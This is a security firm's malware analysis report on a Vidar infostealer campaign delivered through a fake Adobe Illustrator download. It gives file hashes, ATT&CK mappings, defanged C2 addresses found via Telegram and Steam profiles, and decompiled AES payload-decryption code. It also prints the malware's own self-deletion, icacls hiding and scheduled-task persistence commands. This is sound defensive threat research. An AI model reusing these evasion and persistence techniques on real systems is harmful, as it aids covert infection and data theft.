Quorum Cyber

Malware Analysis Report
Vidar - Stealerware

TLP Status: White

+44 333 444 0041
quorumcyber.com
Verdant, 2 Redheughs Rigg, Edinburgh, United Kingdom, EH12 9DQ

Microsoft Solutions Partner

Table of Contents

Document Control

Revision History

Version		Date	Summary of Changes
0.1	GG	27/01/2023	Initial draft
0.2	RS, GG, CW	01/02/2023	Reviewed and updated
0.3	MCD, JAT, JA	02/02/2023	Peer review
0.4	MP	03/02/2023	Review
0.5	RS, GG, CW	03/02/2023	Recommendations implemented
1.0	RS	03/02/2023	Document release

Related Documents

The following documents are either referenced within, or are related to, the content of this document:

Document Name	Date	Version
Malware-Analysis-Summary-Vidar.pdf	16/01/2023	1.0

Executive Summary

- Vidar is a strain of "information stealer", or "infostealer", malware, compiled in C++, which collects personal information, private documents, and account data from the devices of infected users. The malware itself is either a fork, or evolution of, the "Arkei" malware variant. Moreover, Vidar malware can be obtained as a "Malware-as-a-Service (MaaS)" offering, meaning that the threat group can lease out the same infrastructure to multiple, less established, threat actors for a variety of purposes. In the case that we examined, aside from the initial data theft, the malware strain was also detected to have been utilised to infect the victim with coin miners, crypto hijackers, and additional infostealer strains.
- The malware performed data exfiltration on any available data within the affected user's profile prior to installing further command & control (C2) persistence mechanisms and subsequently interacting with a malicious IP address for further instruction.
- The malicious payload was contained within a seemingly legitimate software executable and was presented to the user via a search engine advertisement masquerading as a legitimate resource. This was sufficient to trick the user into downloading and executing it. In this instance, the advertisement offered a free version of the Adobe Illustrator application, while the software executable itself was originally a Yahtzee scoreboard.
- The malware was detected as having connected to two legitimate services, namely, Telegram and Steam, to ascertain C2 information. The malware then communicated with an attacker-controlled server to receive instructions, upload stolen data, and obtain further malicious payloads. Following successful execution of the infostealer, an XMRIG cryptocurrency miner was installed.
- A malware strain with stealer functionality, known as 'Bebra', was also detected.

Introduction

In recent months, there has been a significant increase in the reported instances in the detection of malicious advertising campaigns, promoting fake software websites with the aim of deceiving target users into downloading malware components.

Vidar provides threat actors with the option to standardise preferences with regards to the data stolen by its implementation. Additionally, the malware utilises social media platforms to facilitate remote C2 functionality over Windows-based operating systems.

The sample investigated within this report was delivered via a malicious link which pointed to a fake software download page for Adobe Illustrator. This site, hosted on Digital Ocean, led to the user downloading a password protected archive file, "FullMainFile_Use_2023_As_PassWrd.rar", containing a 457 MB executable "Setup.exe" which appears to have been made from a legitimate Yahtzee scoreboard application.

The customisation of the package prevents signature-based detection, while the password protection prevents antivirus products from inspecting the contents of the downloaded file before it is executed.

This report documents the analysis of an instance of the Vidar malware, which was identified through our Security Operations Centre (SOC), and the successive investigation of the post-exploitation techniques.

Malware History

The Vidar malware strain is classified as a Trojan of the information stealer variety[1]. The malware was first identified in 2018[2] as a variant of the Arkei malware family[3]. It is a product that provides threat actors with the option to standardise preferences with regards to the data stolen by its implementation. Additionally, the malware provides remote C2 functionality within the context of the Windows operating systems, through the utilisation of social media platforms. To that extent, the IP address associated with the C2 infrastructure has been detected to be embedded within the profile of a user on such platforms. As a result of this configuration, the malware can subsequently access the related profile, interact with the associated IP address, and download a variety of files and additional malware components.

At the time of writing, the most recent peer-reviewed literature indicates that the Vidar malware is mainly distributed via an exploit kit associated with the Fallout gaming franchise. Moreover, this exploit kit can be purchased online, at a cost of US$700 for the professional version[4], although a base-line version can be purchased for $250[5]. The malware is typically deployed via email communication channels, most commonly as an ISO file, which will be embedded within illicit installer programmes for otherwise legitimate software programmes, such as Adobe Photoshop or Microsoft Teams[6]. Upon successful delivery, the malware possesses the capabilities of engaging in defence evasion techniques, which involves either the application of significantly large executable files or files that are digitally signed, with an expired digital certificate.

Based on its design as an infostealer, the ultimate objective, within the context of deploying the Vidar malware strain, is to obtain sensitive data from an infected system, browsers, or digital wallets, and then exfiltrate this data to the associated threat actor. Cybercriminals possess the freedom to choose the type of data that they wish to obtain, via the utilisation of the Vidar malware, due to the plethora of internal options contained within the malware exploit kit. Some examples of such sensitive data-based entities include:

- Operating System Data
- Account Credentials
- Credit Card Data
- Browser History.

Vidar malware records all of the stolen data into a text file, compresses it to an archive file in the '.zip' format and then sends it to a C2 server.

In conjunction with the ability to collect these data components, the Vidar malware can also be employed as a downloader for additional malware strains. The C2 centre complex will, in such cases, specify a malicious link containing the desired malware download packet and will, in due course, execute said malware.

Trojans, such as Vidar, will remain undetected within the target landscape, and as such, they possess the ability to execute covertly, without their presence being known. In the case of the Vidar malware, it has been reported to have been successfully identified as running within the confines of the Task Manager as the "Delighters Simulations Retriever" process[7].

[1] https://www.malwarebytes.com/blog/detections/spyware-vidar
[2] https://blog.cyble.com/2021/10/26/vidar-stealer-under-the-lens-a-deep-dive-analysis/
[3] https://www.infoblox.com/wp-content/uploads/threat-intelligence-report-vidar-infostealer.pdf
[4] https://www.pcrisk.com/removal-guides/14274-vidar-trojan
[5] https://any.run/malware-trends/vidar
[6] https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-malware/what-is-vidar-malware/
[7] https://www.pcrisk.com/removal-guides/14274-vidar-trojan

Malware Details

Metadata

File name	FullMainFile_Use_2023_As_PassWrd.rar
Description	Password protected RAR file utilised as the malicious executable delivery mechanism
Size	2,138,204 bytes
MD5	a9e7fd1d332d4481367b35e1be6fa4ba
SHA-1	8eab3fbc92f7067512c35d0884dd3b9e28941cf7
SHA-256	e433512ad2b47afbc778ab161a218944b504c90f513ff320d2aa8bfc55d5cb25

File name	Setup.exe
Original File Name	iHciaG.exe
Description	64-bit malicious executable used for installation of the Vidar stealerware
Size	479,221,504 bytes
MD5	82121649ff44e92e9b029fcdf0e25cce
SHA-1	4b69c4e931e15655d050e8683663982fd1195f9d
SHA-256	6afd1ceacb145d84e706c553247459bbd492733e50f21de8a42424ba7de87c62
Compile Time	16:04 2023-01-03

File name	moabLuck2.exe
Original File Name	RunpeX.Stub.Framework.exe
Description	Initial intermediary C2 connections
Size	568,320 bytes
MD5	e0517d8299c81f1d9d083fa61a51073d
SHA-1	3aab92de3ef096444103760a147ff7058791421f
SHA-256	c5646cc9fe486f0644067fc294f83eb6a39ce6f28eea3708c9bf49e244acc0f9

File name	Clip1.exe
Description	32-bit malicious executable used for C2 communication
Size	3,979,776 bytes
MD5	076ff7b77b0f86ba643a581727420e7a
SHA-1	d59cf71fd91645b00f868d4f913c18675a58156e
SHA-256	8e6e3db76d44df50f82628eaaaf96fd9ef4dad484bc954ad0388fc6b6a66da43
Compile Time	2023-01-06 01:08:32 UTC

File name	Mina.exe
Original File Name	IntelCacheUpdater.exe
Description	32-bit malicious executable to drop config files and initiate Clip1.exe
Size	5,866,496 bytes
MD5	fb3be4185b968faec0c3ab87fb4b35aa
SHA-1	1178b06bceea6a8ef6d0a7e16d0b0e8fc600f9ce
SHA-256	a0434fdcaec62f8af073f34c580a94cb58d21203f5edf2ccbbcc467b53570d87
Compile Time	2023-01-05 19:31:14 UTC

File name	45273182709226343864.exe
Original File Name	WindowsFormsApp3.exe
Description	32-bit malicious executable used to initiate the download of mina.exe and clip1.exe
Size	7,680 bytes
MD5	14e2c358817e10280f1c513115471b0c
SHA-1	0c97db3dd0b50527421590c31a64d899c25c54b7
SHA-256	16cae9d579719cda69f0453f8542470768769feb7c72ba0619dac159f821072b
Compile Time	2057-02-02 11:12:05 UTC

File name	bebra.exe
Original File Name	MySQLInstallerUpdater.exe
Description	64-bit command and control executable utilised as part of data collection phase
Size	3,594,240 bytes
MD5	9db7f8ba57214489f97c8c785b4c727c
SHA-1	968df2ab397063fcf6eb7720fa5ca24744230bc7
SHA-256	c9487cb734eaca9afb87d6f71614bdfca5f3f5e70568971391d53e369badf149
Compile Time	2023-01-02 17:14:43 UTC

Mitre ATT&CK TTPs

Tactic	ID	Technique	Procedure
Discovery	T1518.001	Security Software Discovery	Vidar checks if it's running in a sandbox
	T1497	Virtualisation/Sandbox Evasion	Vidar queries the firmware table to ascertain whether the sample is running in a sandbox or virtual machine
	T1497.001	System Checks	Vidar queries the system to ascertain whether the sample is running in a sandbox or virtual machine
	T1082	System Information Discovery	Vidar reads the machine's software policies
	T1083	File and Directory Discovery	Mina.exe reads .ini files
Defence Evasion	T1027	Obfuscated Files or Information	Vidar utilises XOR and Base64 to encode data
	T1027.001	Binary Padding	The initial Setup.exe is enlarged to reduce the effectiveness of scanning tools
	T1027.002	Software Packing	Some of the malware samples used in the campaign have been packed with KoiVM, Themida and VMProtect as an anti-forensic technique
	T1027.005	Indicator Removal from Tools	Vidar contains obfuscated stack strings within executable files
	T1070.004	File Deletion	The Bebra stealer deletes itself after it runs
	T1036	Masquerading	Vidar creates files and directories within the user profile
	T1036.004	Masquerade Task or Service	The scheduled tasks use homoglyphs in their names and pretend to be legitimate services
	T1070.006	Time Stomp	The WindowsFormsApp3.exe dropper shows evidence of time stomping
	T1129	Shared Modules	Vidar loads common Windows DLL files during execution
	T1497	Virtualisation/Sandbox Evasion	Vidar queries the firmware table to ascertain whether the sample is running in a sandbox or virtual machine
	T1497.001	System Checks	Vidar queries the system to ascertain whether the sample is running in a sandbox or virtual machine
	T1574.010	Services File Permissions Weakness	Vidar utilises icacls to modify permissions of files

Execution	T1204	User Execution	The initial sample is downloaded and executed manually
	T1129	Shared Modules	Vidar downloads a collection of legitimate DLL files to access app data
Privilege Escalation	T1055	Process Injection	Vidar utilises various process injection techniques, such as injecting an executable into a foreign process and modifying the context of a thread in another process
	T1574.010	Services File Permissions Weakness	Vidar utilises icacls to modify permissions of files
Persistence	T1071	Application Layer Protocol	Downloads executable code from webserver via HTTP
	T1053.005	Scheduled Task	Laplas Clipper and XMRIG create scheduled tasks that run every minute
Command and Control	T1071.001	Web Protocols	Most of the communication is done over port 80 and port 443
	T1102.001	Dead Drop Resolver	Uses Telegram/Steam to find C2 IPs
	T1105	Ingress Tool Transfer	Downloads executable code from webserver via HTTP
	T1119	Automated Collection	The Vidar malware collects all available data via automated scripts within the malicious executables
Collection	T1005	Data from Local System	Vidar attempts to harvest and steal browser information
	T1115	Clipboard Data	Laplas Clipper monitors the clipboard for cryptocurrency addresses
Exfiltration	T1041	Exfiltration Over C2 Channel	Vidar can be tasked to exfiltrate files from disk
Credential Access	T1555.003	Credentials from Web Browsers	The Vidar malware collects any stored credentials from web browsers

Malware Functionality

Overview

Vidar is an infostealer malware which targets the Windows operating system. The sample we observed within this campaign was delivered through a malicious link, pointing to a fake software download page for Adobe Illustrator. This site, hosted on Digital Ocean, led to the user downloading a password protected archive file, "FullMainFile_Use_2023_As_PassWrd.rar", containing a 457 MB executable "Setup.exe" which appears to have been made from a legitimate Yahtzee scoreboard application. The password protection would hinder automatic security tools from detecting the malicious component as could the inflated size of the file, since there are often size limits on what can be scanned. Embedded within this .exe was an AES encrypted sample of Vidar, which is decrypted at run time and injected into a legitimate Windows process. The unencrypted sample, internally labelled moabLuck2.exe, was obfuscated to frustrate analysis attempts using the KoiVM[8] plugin for ConfuserEx, an open-source anti-debugging tool.

Once executed, the moabLuck2.exe binary checks a Telegram account or a public Steam profile (used as dead drop resolver) to locate the current C2 server. It connects to the C2 over HTTP to receive configuration instructions telling it what types of information to steal, as well as an archive (samefiles.zip) containing legitimate .dlls. These are used during data collection to help retrieve information from different applications including browser data. This is all collated along with hardware information and files from the victim's user profile. After exfiltrating sensitive data to the C2, the server passes the malware a list of URLs from which to download further binaries to execute.

Observed payloads include Mina.exe, an XMRIG miner; Clip1.exe, a Laplas Clipper sample; and bebra.exe, a previously unknown malware strain with stealer functionality. Some samples were packed with Themida[9] and others with VMProtect[10], both commercial packers with advanced anti-debugging features.

[8] https://github.com/Loksie/KoiVM-Virtualization
[9] https://www.oreans.com/Themida.php
[10] https://vmpsoft.com/

High-Level Overview

Figure 1 illustrates the actions undertaken on a device, following the download of the Vidar executable:



Figure 1: Vidar steps undertaken after initial execution

Setup.exe

METADATA

File name	FullMainFile_Use_2023_As_PassWrd.rar
Description	Password protected RAR file utilised as the malicious executable delivery mechanism
Size	2,138,204 bytes
MD5	a9e7fd1d332d4481367b35e1be6fa4ba
SHA-1	8eab3fbc92f7067512c35d0884dd3b9e28941cf7
SHA-256	e433512ad2b47afbc778ab161a218944b504c90f513ff320d2aa8bfc55d5cb25

File name	Setup.exe
Original File Name	iHciaG.exe
Description	64-bit malicious executable used for installation of the Vidar stealerware
Size	479,221,504 bytes
MD5	82121649ff44e92e9b029fcdf0e25cce
SHA-1	4b69c4e931e15655d050e8683663982fd1195f9d
SHA-256	6afd1ceacb145d84e706c553247459bbd492733e50f21de8a42424ba7de87c62
Compile Time	16:04 2023-01-03

ANALYSIS

The initial dropper witnessed within this strain of Vidar drops a password protected .rar file to avoid detection from anti-malware solutions. Once unpacked the directory contains an executable file, setup.exe, and a directory entitled "langs". Setup.exe is an unsigned executable which presents as being a "Yahtzee Scorboard", detailed within figure 2.

Verified	Date	Publisher	Company	Description	Product	Product Version
Unsigned	19:15 2022-05-13	n/a	Mags Industries	Yathzee	Yahtzee Scorboard	1.0.0.0

Figure 2: Digital signature output

The executable itself has also been marked on VirusTotal[11] as malicious by various anti-malware solutions.

A review of the decompiled executable uncovered two functions of particular interest: 'moab3e' and 'moabEve5'. 'Moab3e' acts as the encryption key for an encoded executable file within the 'moabEve5' function. This can be seen within figure 3.

Figure 3: moabEve5 encoded file.

The encryption key utilised to encrypt the executable is generated within a function called 'moab3e'. Figure 4 has been provided to evidence the code utilised to perform this action. The encryption cipher mode was that of "AES electronic codebook mode encryption" (ECB).

[11] https://www.virustotal.com/gui/file/6afd1ceacb145d84e706c553247459bbd492733e50f21de8a42424ba7de87c62/detection

```
// moab3e.moabPrincipa0
using System;
using System.Security.Cryptography;
using System.Text;

public class moabPrincipa0
{
    public static readonly byte[] moabDa1e = Convert.FromBase64String("dqHsohP0lo11uwUhtIRHQNdJs7H06X4/bM4PoY+f/ik=");

    public static string moabD2ct2r(byte[] moabUr7an)
    {
        using Aes aes = Aes.Create();
        aes.Key = moabDa1e;
        aes.Mode = CipherMode.ECB;
        aes.Padding = PaddingMode.PKCS7;
        ICryptoTransform cryptoTransform = aes.CreateEncryptor();
        byte[] inArray = cryptoTransform.TransformFinalBlock(moabUr7an, 0, moabUr7an.Length);
        return Convert.ToBase64String(inArray);
    }

    public static byte[] moabReg0me(string moabAnothe0)
    {
        using Aes aes = Aes.Create();
        aes.Key = moabDa1e;
        aes.Mode = CipherMode.ECB;
        aes.Padding = PaddingMode.PKCS7;
        ICryptoTransform cryptoTransform = aes.CreateDecryptor();
        byte[] array = Convert.FromBase64String(moabAnothe0);
        return cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    }

    public static string moabR1gist1r(string moabFrui5)
    {
        return moabD2ct2r(Encoding.ASCII.GetBytes(moabFrui5));
    }

    public static string moabP3oduce3(string moabL4st)
    {
        return Encoding.ASCII.GetString(moabReg0me(moabL4st));
    }
}
```

Figure 4: Moab3e encryption function

The encoded string within the 'moabEve5' decrypts to be a new executable by the name of moabLuck2.exe.

moabLuck2.exe

METADATA

File name	moabLuck2.exe
Original File Name	RunpeX.Stub.Framework.exe
Description	Initial intermediary C2 connections
Size	568,320 bytes
MD5	e0517d8299c81f1d9d083fa61a51073d
SHA-1	3aab92de3ef096444103760a147ff7058791421f
SHA-256	c5646cc9fe486f0644067fc294f83eb6a39ce6f28eea3708c9bf49e244acc0f9

ANALYSIS

MoabLuck2.exe is an executable which has been compiled utilising the KoiVM in order to obfuscate the original code. This was noted when decompiling the executable as shown within figure 5.



Figure 5: Executable using KoiVM

The purpose of this executable is to initiate a connection to either Telegram or Steam profiles, whereby further instructions are provided as to the next hop for C2 functionality. Once a connection has been made to one of the intermediary C2 domains, another executable is downloaded and executed. Figures 6 and 7 show how these pages present on both identified platforms used by the threat actor.

https://t[.]me/year2023start

Jan 03rd: tatok hxxp[://]5.75.173[.]242:80|
Jan 06th: tatok hxxp[://]94.130.190[.]48:80|
Jan 11th: tatok hxxp[://]49.12.113[.]110:80|

https://t[.]me/tgdatapacks

Jan 11th: patay hxxp[://]5.75.182[.]6:80|
Jan 13th: patay hxxp[://]91.107.156[.]138:80|

https://t[.]me/jetbim

Jan 16th: liber hxxp[://]65.109.200[.]241:80|
Jan 20th: liber hxxp[://]65.109.208[.]140:80|

https://t.me/litlebey

Jan 23rd: homos hxxp[://]65.109.210[.]114:80|
Jan 26th: homos hxxp[://]95.217.16[.]127:80|



Figure 6: Telegram profiles used to locate C2

Steam profiles:

tatok hxxp[://]116.202.7[.]135|
tatok hxxp[://]49.12.8[.]228|
patay hxxp[://]78.47.228[.]65|
patay hxxp[://]78.47.172[.]233|
liber hxxp[://]195.201.251[.]109|
liber hxxp[://]116.202.0[.]132|
liber hxxp[://]88.198.120[.]151|
liber hxxp[://]195.201.237[.]253|
homos hxxp[://]116.203.9[.]69|



Figure 7: Steam profile used to locate C2

Bebra.exe

METADATA

File name	bebra.exe
Original File Name	MySQLInstallerUpdater.exe
Description	64-bit command and control executable utilised as part of data collection phase
Size	3,594,240 bytes
MD5	9db7f8ba57214489f97c8c785b4c727c
SHA-1	968df2ab397063fcf6eb7720fa5ca24744230bc7
SHA-256	c9487cb734eaca9afb87d6f71614bdfca5f3f5e70568971391d53e369badf149
Compile Time	2023-01-02 17:14:43 UTC

ANALYSIS

One of the executable files downloaded by the WindowsFormApp3.exe goes by the name of Bebra.exe. This executable has been renamed, and hash value look-ups reveal the true name of this file to be 'MySQLInstallerUpdater.exe'. VirusTotal[12] has listed this file as being malicious in nature. Behavioural analysis into the nature of this executable file uncovered that its primary function within this attack path was to act as the stealer. Figure 8 has been provided as an example of the AppData directories within the user profile accessed by the malware.

[12] https://www.virustotal.com/gui/file/c9487cb734eaca9afb87d6f71614bdfca5f3f5e70568971391d53e369badf149/detection



Figure 8: Sample of AppData directory enumeration activities

The Bebra executable makes an external network connection to YouTube, calling an API endpoint by the name of "getAccountSwitcherEndpoint". The purpose of this API call is to enumerate information surrounding logged in user accounts on a device, an action in keeping with activity seen as being undertaken by the malware when enumerating and exporting session information stored within the browser. It was also noted that the Bebra executable does appear to be written in the Go language – this is due to the User-Agent of the request captured within figure 9.



Figure 9: Outbound YouTube API call

The executable file performs a self-delete after successful execution. Figure 10 details the command line utilised by the executable, making use of the Windows built-in tool "choice.exe" to perform this action.

```
1  C:\Windows\system32\cmd.exe /C choice /C Y /N /D Y /T 0 &Del C:\Users\Admin\AppData\Local\Temp\bebra.exe
```

Figure 10: Bebra.exe deleting itself after execution

Mina.exe

METADATA

File name	Mina.exe
Original File Name	IntelCacheUpdater.exe
Description	32-bit malicious executable to drop config files and initiate Clip1.exe
Size	5,866,496 bytes
MD5	fb3be4185b968faec0c3ab87fb4b35aa
SHA-1	1178b06bceea6a8ef6d0a7e16d0b0e8fc600f9ce
SHA-256	a0434fdcaec62f8af073f34c580a94cb58d21203f5edf2ccbbcc467b53570d87
Compile Time	2023-01-05 19:31:14 UTC

ANALYSIS

The executable file Mina.exe has been noted as having two primary functions. Firstly, it downloads a configuration file and secondly it initiates Clip1.exe, which is an XMRIG cryptocurrency miner. Mina.exe takes a copy of itself and places it within the "ProgramData" directory of the target machine. The file is also hidden to avoid detection. Figures 11 and 12 have been provided to show how this presents. To evade detection, ICACLS is used to block read access to the directory for all users. The security identifiers(SIDs) within figure 11 map to "World" and "Anonymous Logon".

```
1 "C:\Windows\System32\icacls.exe" "C:\ProgramData\lnteIIxculler" /inheritance:e /deny "*S-1-1-0:(R,REA,RA,RD)"
2 "C:\Windows\System32\icacls.exe" "C:\ProgramData\lnteIIxculler" /inheritance:e /deny "*S-1-5-7:(R,REA,RA,RD)"
3 "C:\Windows\System32\icacls.exe" "C:\ProgramData\lnteIIxculler" /inheritance:e /deny "admin:(R,REA,RA,RD)"
```

Figure 11: Permissions set by executable

```
PS C:\ProgramData> dir -h


    Directory: C:\ProgramData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hsl         24/08/2022     12:10                Application Data
d--hsl         24/08/2022     12:10                Desktop
d--hsl         24/08/2022     12:10                Documents
d--hs-         01/02/2023     11:04                lnteIIxculler
d--hsl         24/08/2022     12:10                Start Menu
d--hsl         24/08/2022     12:10                Templates
-arhs-         07/09/2022     11:46           4624 ntuser.pol
```

Figure 12: Hidden directory

Persistence mechanisms are subsequently configured utilising scheduled tasks. Figures 13 and 14 provide the command line utilised by Mina.exe and how this is presented within the user space.

```
1  "C:\Windows\System32\schtasks.exe" /CREATE /TN "Windows\IntelComputingToolkit\IntelUpdaterTask" /TR
2  "C:\ProgramData\lnteIIxculler\IntelCacheUpdater.exe" /SC MINUTE
```

Figure 13: Persistence mechanisms

